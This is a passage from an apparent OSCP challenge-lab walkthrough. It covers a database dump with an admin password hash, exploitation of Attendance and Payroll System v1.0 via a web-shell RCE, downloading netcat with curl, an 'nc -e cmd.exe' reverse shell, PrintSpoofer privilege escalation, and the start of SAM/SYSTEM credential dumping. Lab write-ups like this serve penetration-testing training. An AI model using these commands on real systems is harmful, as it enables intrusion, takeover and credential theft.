


```
-- Dumping data for table `admin`
--

INSERT INTO `admin` (`id`, `username`, `password`, `firstname`, `lastname`, `photo`,
 `created_on`) VALUES
(1, 'nurhodelta', '$2y$10$fCOiMky4n5hCJx3cpsG20Od4wHtlkCLKmO6VLobJNRIg9ooHTkgjK',
 'Neovic', 'Devierte', 'facebook-profile-image.jpeg', '2018-04-30');

-- ------------------------------------------------------------
```




```

INSERT INTO `employees` (`id`, `employee_id`, `firstname`, `lastname`, `address`,
 `birthdate`, `contact_info`, `gender`, `position_id`, `schedule_id`, `photo`,
 `created_on`) VALUES
(1, 'ABC123456789', 'Neovic', 'Devierte', 'Brgy. Mambulac, Silay City', '2018-04-02',
 '09092735719', 'Male', 1, 2, 'desktop.jpg', '2018-04-28'),
(3, 'DYE473869250', 'Julyn', 'Divinagracia', 'E.B. Magalona', '1992-05-02',
 '09123456789', 'Female', 2, 2, '', '2018-04-30'),
(4, 'JIE625973480', 'Gemalyn', 'Cepe', 'Carmen, Bohol', '1995-10-02', '09468029840',
 'Female', 2, 3, '', '2018-04-30');
```

And lastly, the scripts page appears blank:



We can attempt an HTTP-Post-Login form brute force using the admin credentials but in this case, it doesn't work. SQL Injection authentication bypass also does not work in this case. So we can use Google for some research on this specific web application. Using the banner information we can google the software:




Attendance and Payroll System

Exploit-DB
https://www.exploit-db.com › exploits

Attendance and Payroll System v1.0 - Remote Code ...


Mar 7, 2022 — **Attendance and Payroll System** v1.0 - Remote Code Execution (RCE).. webapps exploit for PHP platform.

There is an RCE associated with this software. We can copy the code, make a few adjustments and attempt to run it:



```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ python3 exploit.py http://domain.offsec:81

    >> Attendance and Payroll System v1.0
    >> Unauthenticated Remote Code Execution
    >> By pr0z

[*] Uploading the web shell to http://domain.offsec:81
[*] Validating the shell has been uploaded to http://domain.offsec:81
[√] Successfully connected to web shell

RCE > 
```


This exploit leverages the ability to bypass the login and upload a file to the system. It uploads a PHP web shell and listens for its execution to capture the connection. Now we are on the system as mary.williams:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ python3 exploit.py http://domain.offsec:81

    >> Attendance and Payroll System v1.0
    >> Unauthenticated Remote Code Execution
    >> By pr0z

[*] Uploading the web shell to http://domain.offsec:81
[*] Validating the shell has been uploaded to http://domain.offsec:81
[√] Successfully connected to web shell

RCE > whoami
ms01\mary.williams

RCE > 
```

Privilege Escalation

First, we need to upgrade from the web shell to a more stable reverse shell. We can do this by uploading NetCat to the host using a Python HTTP server and curl:




```
RCE > curl http://192.168.45.185/nc.exe -o nc.exe

RCE > dir
 Volume in drive C has no label.
 Volume Serial Number is 3C99-887F

 Directory of C:\wamp64\attendance\images

11/14/2024  11:41 AM    <DIR>          .
11/14/2024  11:41 AM    <DIR>          ..
04/01/2022  04:46 AM           351,474 desktop.jpg
04/01/2022  04:46 AM             4,240 facebook-profile-image.jpeg
11/14/2024  11:41 AM            59,392 nc.exe
04/01/2022  04:46 AM            26,644 profile.jpg
11/14/2024  11:32 AM            73,802 reverse.exe
11/14/2024  11:39 AM                78 shell.php
               6 File(s)        515,630 bytes
               2 Dir(s)  11,130,220,544 bytes free
```




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.180.141 - - [14/Nov/2024 14:40:59] "GET /nc.exe HTTP/1.1" 200 -
192.168.180.141 - - [14/Nov/2024 14:41:20] "GET /nc.exe HTTP/1.1" 200 -
```

Now we can set up our listener and run the netcat:




```
RCE > nc.exe 192.168.45.185 445 -e cmd.exe
```




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ sudo rlwrap nc -lvnp 445
listening on [any] 445 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.180.141] 50549
Microsoft Windows [Version 10.0.19044.2251]
(c) Microsoft Corporation. All rights reserved.

C:\wamp64\attendance\images>
```

Now on this system, we can do some basic enumeration starting with user permissions:



```
PS C:\Users\web_svc> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```


Notice this user has a SeImpersonatePrivilege enabled we can use this to elevate our privilege to NT Authority\System. We can do this by using the PrintSpoofer exploit found here.:



```
PS C:\Users\Mary.Williams\Downloads> .\printspoofer32.exe -i -c powershell
.\printspoofer32.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami /priv
```


Lateral Movement

Now we are NT Authority\System:




```
PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

Now with these privileges, we can begin our process to laterally move through the network. First, let's gather valid credentials for users on this system. We can do this by copying the SAM and SYSTEM files:



